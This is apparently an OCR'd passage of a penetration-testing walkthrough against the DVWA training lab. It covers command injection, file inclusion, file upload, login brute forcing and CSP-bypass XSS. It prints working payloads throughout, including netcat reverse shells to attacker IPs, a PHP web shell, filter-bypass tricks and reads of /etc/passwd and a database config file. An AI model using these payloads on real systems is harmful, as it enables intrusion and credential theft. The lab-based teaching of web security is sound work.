
Medium Level

In medium level, script tags are being filtered, so we can try to inject it inside an image tag.



High Level

In the high level, the server checks that the *default* query parameter has one of the values from a whitelist. However, we can use the # character so that what comes after it will not be sent to the server but will count as part of the *default* variable in the next page reload.




Command Injection

Low Level

In low security stage no countermeasures have been set up, so we can freely concatenate shell commands using the semicolon.


Payload: 8.8.8.8; cat /etc/passwd



Medium Level

In the medium security stage, concatenation characters like the semicolon and double ampersand are suppressed, but we still have some others available like the pipe '|' which is not actually meant for concatenation but for output passing.

Payload: 8.8.8.8 | cat /etc/passwd




We can see how the *ping* output is not being displayed as we have not used it after the pipe.

High Level

In the high security stage, more characters are being filtered, but the pipe is only being filtered if it has an empty space with after it: '| '. So, if we use a payload like the one below, we will still be able to get the information.

Payload: 8.8.8.8 |cat /etc/passwd



To see another example of attack that could cause damage, we might want to see the information of the database configuration to get some credentials. First, we will look for the config.inc.php file:

Payload: 8.8.8.8 |find / -name "config.inc.php"

Take into account that this command could not be used in the high security configuration, as it filters the hyphen character.

Once we know where the file is located, we use the following command to display the information.

Payload: 8.8.8.8 | cat /var/www/html/DVWA/config/config.inc.php

As the file contains PHP code, it will not be displayed on the browser. We need to use a proxy tool like BurpSuite to see the code sent on the response. Take a look to the next image, where we can find credentials for the database service:

Response

Raw | Headers | Hex

Pretty | Raw | Render | \n | Actions

```
</form>
<pre>
  <?php

  # If you are having problems connecting to the MySQL database and all of the variables below are correct
  # try changing the 'db_server' variable from localhost to 127.0.0.1. Fixes a problem due to sockets.
  #   Thanks to @digininja for the fix.

  # Database management system to use
  $DBMS = 'MySQL';
  #$DBMS = 'PGSQL'; // Currently disabled

  # Database variables
  #   WARNING: The database specified under db_database WILL BE ENTIRELY DELETED during setup.
  #   Please use a database dedicated to DVWA.
  #
  # If you are using MariaDB then you cannot use root, you must use create a dedicated DVWA user.
  #   See README.md for more information on this.
  $_DVWA = array();
  $_DVWA[ 'db_server' ]   = '127.0.0.1';
  $_DVWA[ 'db_database' ] = 'dvwa';
  $_DVWA[ 'db_user' ]     = 'dvwa';
  $_DVWA[ 'db_password' ] = '550239a';
  $_DVWA[ 'db_port'] = '3306';

  # ReCAPTCHA settings
  #   Used for the 'Insecure CAPTCHA' module
  #   You'll need to generate your own keys at: https://www.google.com/recaptcha/admin
  $_DVWA[ 'recaptcha_public_key' ]  = '6LcVjhQaAAAAAOCgmz28qVEeztDUp85KhZ8vJ20K';
  $_DVWA[ 'recaptcha_private_key' ] = '6LcVjhQaAAAAAFYCIxO NdkRy3xMbP1fot77Q5b ';
```

To launch a more powerful attack, we could try to run a reverse shell on the victim's machine.

First, we start listening for a netcat connection on port 8888:

```
kali@kali:~$ nc -vv -l -p 8888
listening on [any] 8888 ...
```

Then we use the next payload on the web page, in which we run a netcat command to connect to the port 8888 of our machine:

Payload: 8.8.8.8 | nc -e /bin/bash 192.168.0.58 8888

Now we have a reverse shell to execute system commands on the victim's machine:

```
kali@kali:~$ nc -vv -l -p 8888
listening on [any] 8888 ...
192.168.0.57: inverse host lookup failed: Host n
connect to [192.168.0.58] from (UNKNOWN) [192.16
whoami
www-data
pwd
/var/www/html/DVWA/vulnerabilities/exec
cat /var/www/html/DVWA/config/config.inc.php
<?php

# If you are having problems connecting to the M
# try changing the 'db_server' variable from loc
#   Thanks to @digininja for the fix.

# Database management system to use
$DBMS = 'MySQL';
#$DBMS = 'PGSQL'; // Currently disabled
```

This attack, again, will not be possible in the hard stage, as it filters the hyphens (-).

File Inclusion

With file inclusion vulnerabilities we can display or execute files on the web that were not supposed to be there. We could display information from configuration files or /etc/passwd for example. We could also call remote PHP files to be executed on the server and, for example, run a shell to gain access to the web server machine and intranet.

Low Level

In the low security stage there are no measures, so we can call the files right away:

Payload: localhost/DVWA/vulnerabilities/fi/?page=/etc/passwd

We can also access remote files (what would be called 'remote file inclusion') from a server of our own, like an http server, in order to execute a file we already prepared, like the next one, which opens a Netcat reverse shell:


```
kali@kali:~$ cat shell.txt
<?php

passthru("nc -e /bin/bash 192.168.0.57 8888");

?>
kali@kali:~$
```

We are opening a connection through the port 8888 of the 192.168.0.57 machine, which is the one we are using for the attack.

On behalf, we execute the following command for listening connections on port 888 through Netcat:

```
kali@kali:~$ nc -vv -l -p 8888
listening on [any] 8888 ...
```

Then, we make the file available though a web server hosted on the attacking machine and finally we include the file into the URL:



The result will be a reverse shell in which we can execute system commands though the user that is running the web service:

```
kali@kali:~$ nc -vv -l -p 8888
listening on [any] 8888 ...
192.168.0.56: inverse host lookup failed: Host name lookup failure
connect to [192.168.0.57] from (UNKNOWN) [192.168.0.56] 44716
pwd
/var/www/html/DVWA/vulnerabilities/fi
whoami
www-data
pstree
systemd-+-ModemManager---2*[{ModemManager}]
        ├─NetworkManager---2*[{NetworkManager}]
        ├─3*[VBoxClient---VBoxClient---2*[{VBoxClient}]]
        ├─VBoxClient---VBoxClient---3*[{VBoxClient}]
        ├─VBoxService---8*[{VBoxService}]
        ├─agetty
        ├─apache2-+-7*[apache2]
        |          `-apache2---sh---bash---pstree
```

Medium Level

In the medium security stage we can't make calls to files using '../' or '..\', so we can only include files if the know their absolute paths. In the case of /etc/passwd, the payload would be the same.

For remote file inclusion, URLs with http:// and https:// string are being filtered, but we could still use HTTP or HTTPS as it is not checking capital letters. Another option is to access remote files hosted on other type of server, like SMB servers.

High Level

In the medium security stage, we can only call files that start with the string: 'file*', as an attempt to restrict the inclusion to the three files meant for it. However, we could still use payloads that take advantage of a simple trick, like the next one.

Payload: localhost/DVWA/vulnerabilities/fi/?page=file:///etc/passwd


File Upload

File uploads are usually meant for image uploads from the app users. However, this can be exploited by uploading harmful files or scripts if input is not correctly sanitized. Again, we could upload a PHP file that runs a shell to gain access to the web server machine and intranet.

We will create a PHP file with a reverse shell and try to upload it on the three levels. The code is as simple as: *<?php system($_GET['c']);?>*.


Low Level

In low security stage we can upload the PHP file without any restriction and use the URL to execute commands on the shell:




Medium Level

In this level, the content-type is being checked, so we can save our file as a JPG file at first, intercept the request and change the filename so the browser interprets it as a PHP file.



And there it is again:



High Level

In high security stage, the file extension and size it also being checked. The file we have been using will not be valid, as it will not fulfil any of the filters. We cannot change the name intercepting the request as the server will check the filename has an image extension.

We can hide the file using double extension like *shell.php.jpg* and use the string *GIF89* at the beginning of the file to bypass the size check, but we will not be able to change the name of the file to remove the JPG extension unless we get some king of command injection. Nevertheless, we saw how it is possible to exploit the vulnerability with this high security measures.

For further interest, it is possible to find over the internet other ways to execute PHP file inside an image using its metadata.

Brute Force

For this section we will not use the three security levels of the brute force page. To see how a more realistic attack would be, we will be brute forcing the DVWA main login page using a dictionary attack to get the passwords of a list of users we got.

This will equal the high security stage as we will have to cope with a CSRF token that regenerates afters each failed request. To exploit a login form without CSRF token would be like exploiting the low and medium levels from Brute Force section but we are going to skip them as this attack is much more complete.

Login Dictionary Attack


To complete the attack, we must successfully analyse the request and know which parameters we need. We see that it is a POST request that sends a body with 'username' and 'password' fields, a static string field 'Login' and a user_token field that sends the CSRF token.

After attempting several requests, we notice that the token is revoked after a failed login, and a new token is generated after every 'login.php' GET request.


Configuring CSRF Token Collection

To be successful we will need to collect the new token sent by the website in each response. For that I Will use the session management rules available in BurpSuite.


From 'Project options' we add a new Session Handling Rule:




Inside we will add a 'Run Macro' action:




For that we will create the macro indicating the request in which the user_token is being sent in the HTML response:




For the 'configure item' window inside the macro, we shall select the user_token parameters pointing its position inside the HTML code:



We tell the rule to run on the intruder from the 'scope' window:




And to use the rule on all URLs (for simplicity):




Configuring the Payloads

We send the login request to the Intruder and indicate the positions in which payloads are going to be injected. We also select 'Cluster bomb' attack type, which tries every username/password combination possible.




We define the two payload sets, the first one with the user list and the second one with the password list/dictionary. For this attack I will use John The Ripper's default dictionary. This is a password cracking tool available in Kali Linux.

Payloads for position 1:




Payloads for position 2:



Configuring the Success/Failure Indicator

In 'options' window we must define with section from the response text is going to tell us if the login was successful or not.


In this case, this section is the page we are being redirected to, indicated in 'Location' header. If login were successful its value would be '*index.php*'; if it were a failed login, its value would be '*login.php*':




```
HTTP/1.1 302 Found
Date: Wed, 18 Nov 2020 12:18:02 GMT
Server: Apache/2.4.29 (Debian)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: login.php
Content-Length: 0
Connection: close
Content-Type: text/html; charset=UTF-8
```

Attack Launch

When the attack starts we can see how it tries to login with each user using each password:



Request	Payload1	Payload2	Status	Error	Timeout	Length	\nLocation:
4	pablo	123456	302			300	login
5	smithy	123456	302			300	login
6	admin	12345	302			300	login
7	gordonb	12345	302			300	login
8	1337	12345	302			300	login
9	pablo	12345	302			300	login
10	smithy	12345	302			300	login
11	admin	password	302			300	index
12	gordonb	password	302			300	login
13	1337	password	302			300	login
14	pablo	password	302			300	login
15	smithy	password	302			300	index
16	admin	password1	302			300	login

Right away we see how it already found valid passwords for 'admin' and 'smithy' users as they use 'password' as their passwords. As the attack continues, we will be discovering users' passwords as long as they are included in the dictionary. We can see on the next snapshot how 'gordonb' uses 'adc123' as password.

Request	Payload1	Payload2	Status	Error	Timeout	Length	\nLocation:
35	smithy	1234567890	302			300	login
36	admin	abc123	302			300	login
37	gordonb	abc123	302			300	index
38	1337	abc123	302			300	login

CSP Bypass

We are going to see how we can bypass Content Security Policy to successfully make XSS attacks.

Low Level

The Content Security Policy for the low security level is the following:

```
$headerCSP = "Content-Security-Policy: script-src 'self' https://pastebin.com hastebin.com example.com code.jquery.com https://ssl.google-analytics.com ;"; // allows js from self, pastebin.com, hastebin.com, jquery and google analytics.
```


We can see how *object-src* is not defined, neither is *default-src*, so we can bypass it by injecting scripts via *object*, for example, like follows:

```
'></script><object data="data:text/html;base64, PHNjcmlwdD5hbGVydCgxKTwvc2NyaXB0Pg=="></object><script src='/
```

The reason for using those script tags is that the code is adding the scripts trying to force src type scripts insecurely:

```
<?php
if (isset ($_POST['include'])) {
$page[ 'body' ] .= "
    <script src='" . $_POST['include'] . "'></script>
";
}
```

Result:



Medium Level

The Content Security Policy for the medium security level is the following:


```
$headerCSP = "Content-Security-Policy: script-src 'self' 'unsafe-inline' 'nonce-TmV2ZXIgZ29pbmcgdG8gZ2l2ZSB5b3UgdXA=';";
```

We can see how *unsafe-inline* is defined, followed by a *nonce* string. This scenario is used to allow inline scripts only if you know the *nonce* string. We can bypass it like follows:

Payload:

```
<script nonce="TmV2ZXIgZ29pbmcgdG8gZ2l2ZSB5b3UgdXA=">alert(1)</script>
```

Result:

